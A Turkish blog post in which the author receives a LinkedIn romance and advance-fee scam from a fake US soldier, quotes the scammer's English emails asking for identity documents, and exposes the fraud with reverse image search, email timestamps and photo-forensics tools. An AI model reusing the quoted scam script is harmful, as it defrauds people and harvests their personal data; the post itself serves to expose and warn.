Merhaba Sevgili, profilinizi ilginç buldum ve sizi daha iyi tanımak istiyorum, işletme özel e-posta adresim aracılığıyla bana geri yazabilirsiniz minnettar olacağım, (jennytor215@gmail.com) Veya doğrudan sizinle iletişime geçmek için doğrudan bana e-posta adresinizi gönderebilirsiniz. Gelen kutunu b [See less](#)

**Jenny Tores** - 3rd  
Military  
Bellevue Creek, North Carolina · 40 connections · [Contact info](#)

**Experience**


- Sergeant**  
US Army · Full-time  
Oct 2008 - Oct 2019 · 11 yrs 1 mo

**Interests**


- Hewlett Packard Enterprise (336,829 followers)
- Aerospace & Defense Jobs (24,333 members)
- Mahindra Rise (295,729 followers)
- DO - 254 (800 members)
- Quartzlyne, Inc | An Apergy Comp... (1,100 followers)
- TATA AutoComp Systems Ltd (40,160 followers)

**Right Sidebar:**


- Your dream job is closer than you think (LinkedIn)
- Add new skills with these courses
- Additive Manufacturing: Metal 3D Printing
- Hoist Planning
- Substance Designer: Creating Nonphotorealistic (NPR) Materials
- See more courses
- Your dream job is closer than you think (LinkedIn)



Kendisine e-posta gönderdikten sonra gelen yanıtta hanım ablamız, Afganistan'da ABD vatandaşı bir asker olduğundan, yeni bir ilişkiye başlamak istediğinden, yaşın ve mesafenin önemli olmadığından ve asıl konuşmak istediği önemli konuyu bir sonraki e-postasında belirteceğinden bahsediyordu. Sosyal mühendislik girişiminin gerçekçi olabilmesi adına da sağolsun bana 4 tane fotoğrafını da göndermeyi ihmal etmemişti. Devrik cümleli LinkedIn mesajına kıyasla e-postasındaki yazı dili ise şaşırtıcı derecede iyiydi.



Gönderdiği ikinci e-postada hanım ablamız gerçekleştirdiği bir kurtarma operasyonunda içinde yüklü miktarda para bulunan bir kutu bulduğunu, kendisine düşen payın tam tamına 3.7 milyon dolar olduğunu, bu parayı görevini tamamlayana kadar başka bir ülkeye çıkarmak istediğinden ve tabii ki benim yardımına ihtiyacı olduğundan bahsediyordu. ? Yine bu e-postasında da yeni resimler göndermeyi ihmal etmemişti.



Üçüncü e-postasında ise bir yandan güvenini kazanabilmek bir yandan da sevkiyatı gerçekleştirebilmek için Birleşmiş Milletler diplomatını devreye sokacağı için kişisel bilgilerime, telefon numarama, pasaportumun veya kimliğimin o da olmazsa ehliyetimin taratılmış halini göndermemi istiyordu. Garanti olsun diye e-devletten ikametgahımı da hazır ettikten sonra gönderdiği yeni fotoğrafları incelemeye başladım. Kutu içinde yer alan 100'lük banknotları ve hanım ablamızın pasaportunu da gördükten sonra artık benden istediği tüm bilgilerimi göndermeye iyice ikna olmuşum. ?

Please I will appreciate your urgent response.

**Jennifer Torres**

Thanks for your kind response. I want to be direct with my words my dear! I don't want you to be involved in your country and I will wait for the kind to be received. (Presently) I am here in the capital city of your neighboring nation due to the crisis in Afghanistan. (Sincerely) I want to relocate with you to start up a good business venture.

My lady friend! I read most great and fast. don't be angry because I want to handle my Affairs to you. I appreciate your concern and your willingness to be for assisting me. The most important thing I need from you right now is your honesty and trustworthiness, and I choose to be transparent. Based on my present status here in Afghanistan as Captain who leads the troops I want you to understand more about the situation here in the military camp. I can only email you from the office, as we are not allowed to use the mobile phone here, we make use of radio message.

Right now, due to the political situation in a US Military base staying in the same zone for peacekeeping mission, I need a foreigner who will stand up for my belief and receive the Trust. This and other things are based on his country that is why I decided to make this contact with you. Do you fit about on my belief and receive the Trust? This and other things are based on his country that is why I decided to make this contact with you. Everything concerning the delivery of the consignment is clear. (Sincerely) I want this serious discussion with the United States. Diplomat here who will deliver the consignment lead to you, the legal United States Diplomat will not be in a situation like mine, that the best solution is by seeking the assistance of a suitable foreigner who can help me receive the consignment box in the plane and check for the kind of task.


I have decided to contact you, hoping that with your advanced knowledge we can be able to work together so that if all things work out for us, we can go on the partnership if you wish because I am desperate now. Though I trust me to be in a way so my need to contact you and give you the proposal of mine. So, do let me know how we can then make the decision this matter with you, believing that I am caring for your best, nobody knows what I saw, and the diplomat will not know the content of the box, he own job is to deliver. PLEASE!

am asking you for my safety and security KEEP IT VERY PRIVATE DUCK! I know that will not see through.

Finally, I am suggesting that if you can give me fully partnering as time goes on which means that the proceedings from the investment in your country shall be shared equally between you to be in total control of my funds as soon as the fund arrives in your country. Again, do attach me the rights to my own full names and full contact information to enable me to give it to the United States Diplomat who will be delivering the consignment to you. Please! will let you to send me your full data such as:

1. Your Full Name
2. Home Address
3. Direct Phone Number
4. Your Profession
5. Scan copy of your international passport or Identity Card. Or working identity or driver's license

In reply to your mail with your above mentioned details, I will contact the diplomat who will bring the consignment to you and give him your details, so that he will start the journey to deliver the kind of your place. Hand to hand (Face to Face). Looking forward to meeting from you. Take good care of yourself and Remain blessed. Best Regards, JENNY.



“Vay efendim sen bana nasıl güvenmezsin” diye hanım ablamıza çıktuktan sonra gelen son e-postada hanım ablamız “Geçmiş bir sünger çekelim ama bir yandan da bilgilerimizi alalım” dedikten sonra yazışmayı sonlandırmaya ve epostalarda yer alan bilgileri incelemeye koyuldum.

Hello dear **Gelen Kutusu x**



**Jennifer Torres**

Alıcı: ben

Please I mean no offense dear.

I'm only trying to be careful that's all, I would like to proceed with you on this so please let's move on

To proceed, dear, I will need some of your info so that I can register it with the cargo company that will deliver the box to you without any mistakes

Please I will need your info as follows


- 1: Your Full Name
- 2: Home Address
- 3: Direct Phone Number
- 4: You're Profession
- 5: Scan copy of your international passport or Identity Card. Or working identity or driver's license

In reply to your mail with your above-mentioned details, I will contact the diplomat who will bring the consignment to you and give him your details, so that he will start the journey to deliver the fund in your place, hand to hand (Face to Face). Looking forward to reading from you. Take good care of yourself and Remain blessed. Best Regards, JENNY.

[Yes, I am interested.](#) [I am not interested.](#) [Where are you from?](#)

Geçtiğimiz aylarda görsel arama motorlarının geldiği son noktayı konu alan faydalı bir [yazı](#) okuduktan sonra hanım ablamızın göndermiş olduğu e-postalara yakından göz atmaya karar verdim.

Üniformalı fotoğraflardan birini [Yandex.Images](#) arama motorunda arattığımda bu fotoğrafın kullanıldığı başka web siteleri olduğunu ve farklı bir isim ([Jelissa Torres](#)) altında sosyal medya hesabı olduğunu öğrendim.



@JelissaTorres Twitter hesabına göz attığımda Mayıs 2019 yılına kadar gönderdiği tweetler arasında Türkçe mesajlar da olması dikkatimi çekti. Bu mesajları Twitter'da arattığımda başka hesaplardan kopyala yapıştır yapılan mesajlar olduğunu öğrendim.

Twitter profile page for **Jelissa Torres** (@JelissaTorres). The profile shows a bio, a header with "Takip et" (Follow), and a list of tweets. The tweets include:


- Tweet 1: "An meeting comes after a recent spate of attacks that targeted state facilities in Tripoli." (30 Mar 2019)
- Tweet 2: "Over 500 people have died in the Mediterranean since Italy's EU-backed migration deal with Libya." (30 Mar 2019)
- Tweet 3: "These are supposedly male logging, with the child gathered in the wake of Algerian and it is not clear who they serve." (28 Mar 2019)
- Tweet 4: "Sabah Musti Kaşaylan açıklama yaptı: 'Eskişen Kaçaklı bilmek ediyor, doğrudan Çarşur istisnası var mıdır, kendisi akıllı kurduğudur. Ortamı kargandıllara çu yeri' diyor." (29 Mar 2019)
- Tweet 5: "İstanbul'un tarihî yermesinde yerleşen bulunan Fatih ilçesinde Fevziye ve Akdeniz caddelerinde vatandaşlarımız ve emsalımız ziyaret edip selamlaşarak bir Fatihli olarak kayıtlarını kaydediyoruz." (28 Mar 2019)
- Tweet 6: "Doctor Doom may present himself as a noble warrior who believes he can save the world, but if you're honest, he's just about how the Fantastic Four learned the hard way that Doom can't be trusted." (27 Mar 2019)
- Tweet 7: "With the release of 'War of the Blades' at last approaching, listen to the official soundtrack for the epic comic event on Marvel.com!" (27 Mar 2019)

On the right side, there are sections for "Bunları beğenebilirsiniz" (People you may like) and "Dünya gündemleri" (World news).

Twitter search results for the query "İstanbul'un tarihî yermesinde bulunan Fatih ilçesi". The search results show:




- Search filters: Popüler, En Son, Kipler, Fotoğraflar, Videolar.
- Result 1: A tweet by **Nurcan KURULMAĞIÇ** (@nurcanm1984) dated 27 Mar 2019. The tweet text is: "İstanbul'un tarihî yermesinde yerleşen bulunan Fatih ilçesinde Fevziye ve Akdeniz caddelerinde vatandaşlarımız ve emsalımız ziyaret edip selamlaşarak bir Fatihli olarak kayıtlarını kaydediyoruz." It includes a photo of a group of people and has 24 replies, 74 retweets, and 650 likes.
- Result 2: A tweet by **Jelissa Torres** (@JelissaTorres) dated 28 Mar 2019, identical to the tweet in the previous screenshot.

On the right side, there are sections for "Arama filtreleri" (Search filters) and "Dünya gündemleri" (World news).




“Jelissa Torres army” anahtar kelimesi ile Google arama motorunda arama yaptığımda ise Kamerun’da bulunan bir kişinin bana gönderilen fotoğraflardan birini @ambrose\_tarh Twitter hesabında paylaştığını daha sonrasında ise sildiğini farkettim. (OPSEC fail ?) Jelissa tarafından gönderilen e-postaların başlık bilgilerini kontrol ettiğimde gönderilen e-postaların saatleri ile Türkiye saati arasında -3 saat zaman farkı olduğunu gördüm. Kamerun’a komşu olan Senegal, Gana ve Gine ile Türkiye arasında 3 saat zaman farkı olduğunu göz önünde bulundurduğumda, bu e-postaların bu ülkelerin birinden Kamerunlu bu kişi veya bu kişi ile bağlantılı başka kişiler tarafından gönderilmiş olma ihtimalinin yüksek olduğunu düşünmeye başladım.





From: Jennifer Torres <jennytor215@gmail.com>  
Date: Tue, 11 Feb 2020 22:57:20 +0000  
Message-ID: <CAKDKUFGeCJAnYjFxsQ6H+hzK+WA5m8XL9Wmb42hA7dq+=Ai9xg@mail.gmail.com>  
From: Jennifer Torres <jennytor215@gmail.com>  
Date: Wed, 12 Feb 2020 22:06:14 +0000  
Message-ID: <CAKDKUFGjz2XXchumc3YBN+hQvJqW=mfKtUHZyJ8g\_\_eN+JM=hg@mail.gmail.com>  
From: Jennifer Torres <jennytor215@gmail.com>  
Date: Mon, 10 Feb 2020 23:02:39 +0000  
Message-ID: <CAKDKUFH12uHAujpZP9hePbaPLTLnBmkPqWqAUuDsRc=1W35AJQ@mail.gmail.com>  
From: Jennifer Torres <jennytor215@gmail.com>  
Date: Sat, 8 Feb 2020 22:33:09 +0000  
Message-ID: <CAKDKUFFkNvdYTDkkyWHZ8RUX+r38qWC9Jz-rUqe0pYCuH4-DQ@mail.gmail.com>



J.T: 9 Şubat 01:32 (mesaj alındı)  
M.S: 10 Şubat 22:18 (yanıt gönderildi)  
J.T: 11 Şubat 02:01 (mesaj alındı)  
M.S: 11 Şubat 22:45 (yanıt gönderildi)  
J.T: 12 Şubat 01:56 (mesaj alındı)  
M.S: 12 Şubat 20:44 (yanıt gönderildi)  
J.T: 13 Şubat 01:05 (mesaj alındı)



Fotoğraflara hızlıca göz attığımda amatörce yapılan fotomontajlar hemen dikkatimi çekti. Bundan 7 yıl önce kaleme aldığım **Manipüle Edilmiş Fotoğraf Analizi** blog yazımda olduğu gibi fotoğrafları ELA tekniği ve **Forensically** web uygulamasında yer alan **kopyalama tespiti** tekniği ile analiz etmeye başladım.


Kimsemin damgalı eşek gibi tişörtünün sırt kısmına adımı ve

telefon numarasını yazdırmayacağını düşünerek bu fotoğrafı ELA tekniği ile analiz ettiğimde, tahmin ettiğim üzere sırt kısmında yer alan isim ve telefon numarasının sonradan bu fotoğrafa eklendiğini tespit ettim.






Her ne kadar kartvizitinin yer aldığı fotoğrafta gözle görülür bir şekilde fotomontaj olduğu görülse de teyit etmek için **Clone Detection** sayfasından faydalanarak bu fotoğraf üzerinde çok sayıda kopyalama işlemi yapıldığını tespit ettim.

## 94 Hack 4 Career - 2020



Son olarak pasaport fotoğrafını Yandex.Images üzerinde arattığımda ise arka plandaki pembe işaretin aynı olduğu benzer sahte pasaport fotoğraflarını bularak pasaportun da sahte olduğunu teyit etmiş oldum.






Bunların dışında e-postaya konu olan hanım ablamızın adı ve

soyadı (Jennifer Torres) ile gönderdiği üniformalı fotoğraflardaki isim ve soyadın farklı olması da pek tabii dikkatimden kaçmadı.



Jennifer ile yazışmayı kestikten sonra aç gözlü dolandırıcılar tabii

ki peşimi bırakmayıp yeni mesajlar ile LinkedIn mesaj kutumu meşgul etmeye bir süre daha devam ettiler.



Görünen o ki bir zamanların oldukça popüler [Nijeryalı Prens](#) dolandırıcıları artık faaliyetlerine LinkedIn üzerinde devam etme kararı almışlar dolayısıyla dikkatli olmakta ve çevrenizdekileri uyarmakta fayda olacağına inanıyorum.

Ülke olarak COVID-19 salgınını geride bırakacağımız sağlıklı günlerde yeni bir yazı ile tekrar görüşmek dileğiyle herkese sağlıklı ve güvenli günler dilerim.